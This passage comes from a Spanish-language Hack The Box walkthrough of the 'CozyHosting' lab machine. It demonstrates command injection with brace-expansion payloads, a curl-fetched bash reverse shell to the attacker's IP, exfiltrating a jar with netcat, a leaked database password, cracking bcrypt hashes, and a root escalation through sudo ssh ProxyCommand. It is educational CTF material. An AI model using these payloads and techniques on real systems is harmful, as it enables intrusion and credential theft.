 [-L address]          [-l login_name] [-m mac_spec] [-O ctl_cmd] [-o option]
[-p port]          [-Q query_option] [-R address] [-S ctl_path] [-W host:port]
          [-w local_tun[:remote_tun]] destination [command [argument ...]]
Connection: keep-alive
X-Content-Type-Options: nosniff
X-XSS-Protection: 0
Cache-Control: no-cache, no-store, max-age=0, must-revalidate
Pragma: no-cache
Expires: 0
X-Frame-Options: DENY
```

Nos da un error diciendo que el comando ssh esta mal ejecutado. El formato correcto seria usuario@ip. Vamos a probarlo:

```
host=test@127.0.0.1&username=
```

```
HTTP/1.1 302
Server: nginx/1.18.0 (Ubuntu)
Date: Wed, 13 Nov 2024 10:45:01 GMT
Content-Length: 0
Location: http://cozyhosting.htb/admin?error=Invalid hostname!
Connection: keep-alive
X-Content-Type-Options: nosniff
X-XSS-Protection: 0
Cache-Control: no-cache, no-store, max-age=0, must-revalidate
Pragma: no-cache
Expires: 0
X-Frame-Options: DENY
```

Nos dice que el usuario es incorrecto, vamos a probar con el nombre de usuario "kanderson" que hemos encontrado antes:

```
host=kanderson@127.0.0.1&username=
```

```
HTTP/1.1 302
Server: nginx/1.18.0 (Ubuntu)
Date: Wed, 13 Nov 2024 10:46:32 GMT
Content-Length: 0
Location: http://cozyhosting.htb/admin?error=Invalid hostname!
Connection: keep-alive
X-Content-Type-Options: nosniff
X-XSS-Protection: 0
Cache-Control: no-cache, no-store, max-age=0, must-revalidate
Pragma: no-cache
Expires: 0
X-Frame-Options: DENY
```

Tampoco. Vamos a probar a ejecutar un ";" en el campo "username" para ejecutar el siguiente comando que le digamos. Vamos a probar con un "sleep 5" para ver si la pagina tarda 5 segundos en responder:

```
host=127.0.0.1&username=;sleep+5;
```

```
HTTP/1.1 302
Server: nginx/1.18.0 (Ubuntu)
Date: Wed, 13 Nov 2024 10:59:36 GMT
Content-Length: 0
Location: http://cozyhosting.htb/admin?error=Username can't contain whitespaces!
Connection: keep-alive
X-Content-Type-Options: nosniff
X-XSS-Protection: 0
Cache-Control: no-cache, no-store, max-age=0, must-revalidate
Pragma: no-cache
Expires: 0
X-Frame-Options: DENY
```

Aun URL-encodeandolo nos dice que no puede tener espacios en blanco. Otra forma que hay de evitar espacios en blanco es meter el comando entre corchetes y sustituir los espacios por comas:

```
└─$ echo {esto,es,una,prueba}
esto es una prueba
```

Vamos a hacer lo mismo con el "sleep 5" (Hay que añadirle siempre el ";" al final, sino no ejecuta)

```
host=127.0.0.1&username=;{sleep,5};
```

Nos ha tardado 5 segundos en responder, eso quiere decir que el comando se ha ejecutado correctamente. Vamos a probar a enviarnos un ping

```
host=127.0.0.1&username=;{ping,-c,1,10.10.14.11};
```

```
┌──(kali㉿kali)-[~/Downloads]
└─$ sudo tcpdump -i tun0 icmp
[sudo] password for kali:
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on tun0, link-type RAW (Raw IP), snapshot length 262144 bytes
06:03:43.201315 IP cozyhosting.htb > 10.10.14.11: ICMP echo request, id 2, seq 1, length 64
06:03:43.201324 IP 10.10.14.11 > cozyhosting.htb: ICMP echo reply, id 2, seq 1, length 64
```

Vamos a probar a enviarnos una reverse shell, para hacerlo mas sencillo y que no entren en conflicto los caracteres vamos a jugar con "curl" y "bash". Nos creamos un archivo llamado reverse.sh con el siguiente contenido:

```
└─$ cat reverse.sh
#!/bin/bash

sh -i >& /dev/tcp/10.10.14.11/1234 0>&1
```

Nos ponemos a la escucha con python para ver si recibimos la solicitud para leer el archivo y nos ponemos a la escucha con netcat para recibir la conexion. Primero vamos a ver si me llega la peticion con curl:

```
host=127.0.0.1&username=
;{curl,http://10.10.14.11/reverse.sh};
```

```
└─$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.11.230 - - [13/Nov/2024 06:16:22] "GET /reverse.sh HTTP/1.1" 200 -
```

Nos llega, vamos a ejecutar el archivo añadiendo "bash" con un pipe:

```
host=127.0.0.1&username=
;{curl,http://10.10.14.11/reverse.sh|bash};
```

Pero no me llega la peticion al servidor web. Lo que se me ocurre es descargar el archivo con curl en una ruta en la que tengamos permisos y luego ejecutarlo con bash en comandos distintos:

```
host=127.0.0.1&username=
;{curl,http://10.10.14.11/reverse.sh,-o,/tmp/reverse.sh};
```

Lo ejecutamos con bash:

```
host=127.0.0.1&username=;{bash,/tmp/reverse.sh};
```

Nos llega la peticion:

```
└─$ nc -lnvp 1234
listening on [any] 1234 ...
connect to [10.10.14.11] from (UNKNOWN) [10.10.11.230] 37432
sh: 0: can't access tty; job control turned off
$ whoami
app
```

ESCALADA DE PRIVILEGIOS

Cuando conseguimos la conexion nos encontramos en la ruta /app que contiene el siguiente archivo:

```
app@cozyhosting:/app$ ls -la
total 58856
drwxr-xr-x  2 root root     4096 Aug 14  2023 .
drwxr-xr-x 19 root root     4096 Aug 14  2023 ..
-rw-r--r--  1 root root 60259688 Aug 11  2023 cloudhosting-0.0.1.jar
```


Lo transferimos con netcat:

```
app@cozyhosting:/app$ nc 10.10.14.11 4321 < cloudhosting-0.0.1.jar
```

Lo recibimos:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ nc -lnvp 4321 > cloudhosting-0.0.1.jar
listening on [any] 4321 ...
connect to [10.10.14.11] from (UNKNOWN) [10.10.11.230] 52398
```

Para ver los archivos java tenemos la herramienta "jd-gui", la abrimos y importamos el nuevo archivo:



En un archivo podemos ver las claves de postgresql:

application.properties

```
server.address=127.0.0.1
server.servlet.session.timeout=5m
management.endpoints.web.exposure.include=health,beans,env,sessions,mappings
management.endpoint.sessions.enabled = true
spring.datasource.driver-class-name=org.postgresql.Driver
spring.jpa.database-platform=org.hibernate.dialect.PostgreSQLDialect
spring.jpa.hibernate.ddl-auto=none
spring.jpa.database=POSTGRESQL
spring.datasource.platform=postgres
spring.datasource.url=jdbc:postgresql://localhost:5432/cozyhosting
spring.datasource.username=postgres
spring.datasource.password=Vg&nvzAQ7XxR
```

En un foro nos dice como podemos logearnos en "Postgresql":

Then you can login,

```
$ psql -h localhost -d mydatabase -U myuser -p <port>
```

Lo probamos con los datos que tenemos:

```
app@cozyhosting:/app$ psql -h localhost -d cozyhosting -U postgres -p 5432
Password for user postgres:
psql (14.9 (Ubuntu 14.9-0ubuntu0.22.04.1))
SSL connection (protocol: TLSv1.3, cipher: TLS_AES_256_GCM_SHA384, bits: 256, compression: off)
Type "help" for help.

cozyhosting=#
```

En hacktricks nos dice como podemos listar las bases de datos, tablas y contenido:

```
psql -h localhost -d <database_name> -U <User> #Password will be prompted
\list # List databases
\c <database> # use the database
\d # List tables
\du+ # Get users roles
```

Listamos las bases de datos:

```
cozyhosting=# \list
                                 List of databases
    Name     |  Owner   | Encoding |   Collate   |    Ctype    |   Access privileges
-------------+----------+----------+-------------+-------------+-----------------------
 cozyhosting | postgres | UTF8     | en_US.UTF-8 | en_US.UTF-8 |
 postgres    | postgres | UTF8     | en_US.UTF-8 | en_US.UTF-8 |
 template0   | postgres | UTF8     | en_US.UTF-8 | en_US.UTF-8 | =c/postgres          +
             |          |          |             |             | postgres=CTc/postgres
 template1   | postgres | UTF8     | en_US.UTF-8 | en_US.UTF-8 | =c/postgres          +
             |          |          |             |             | postgres=CTc/postgres
(4 rows)
```

Nos conectamos a "cozyhosting":

```
cozyhosting=# \c cozyhosting
SSL connection (protocol: TLSv1.3, cipher: TLS_AES_256_GCM_SHA384, bits: 256, compression: off)
You are now connected to database "cozyhosting" as user "postgres".
```

Listamos las tablas de la base de datos:

```
cozyhosting=# \d
              List of relations
 Schema |     Name     |   Type   |  Owner
--------+--------------+----------+----------
 public | hosts        | table    | postgres
 public | hosts_id_seq | sequence | postgres
 public | users        | table    | postgres
(3 rows)
```

Vamos a ver el contenido que hay dentro de la tabla users;

```
cozyhosting=# select * from users;
   name    |                           password                           | role
-----------+--------------------------------------------------------------+-------
 kanderson | $2a$10$E/Vcd9ecflmPudWeLSEIv.cvK6QjxjWlWXpij1NVNV3Mm6eH58zim | User
 admin     | $2a$10$SpKYdHLB0FOaT7n3×72wtuS0yR8uqqbNNpIPjUb2MZib3H9kVO8dm | Admin
(2 rows)
```

Vamos a crackearlas con john:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ john hash.txt --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (bcrypt [Blowfish 32/64 X3])
Cost 1 (iteration count) is 1024 for all loaded hashes
Will run 3 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
manchesterunited (?)
```

Es la contraseña del usuario "josh":

```
app@cozyhosting:/app$ su josh
Password:
josh@cozyhosting:/app$ whoami
josh
```

Podemos ejecutar el comando ssh como root:

```
josh@cozyhosting:/app$ sudo -l
[sudo] password for josh:
Matching Defaults entries for josh on localhost:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/u

User josh may run the following commands on localhost:
    (root) /usr/bin/ssh *
```

En gtfobins tenemos una forma de aprovecharnos de este comando para escalar privilegios:

```
josh@cozyhosting:/app$ sudo ssh -o ProxyCommand=';sh 0<&2 1>&2' x
# whoami
root
```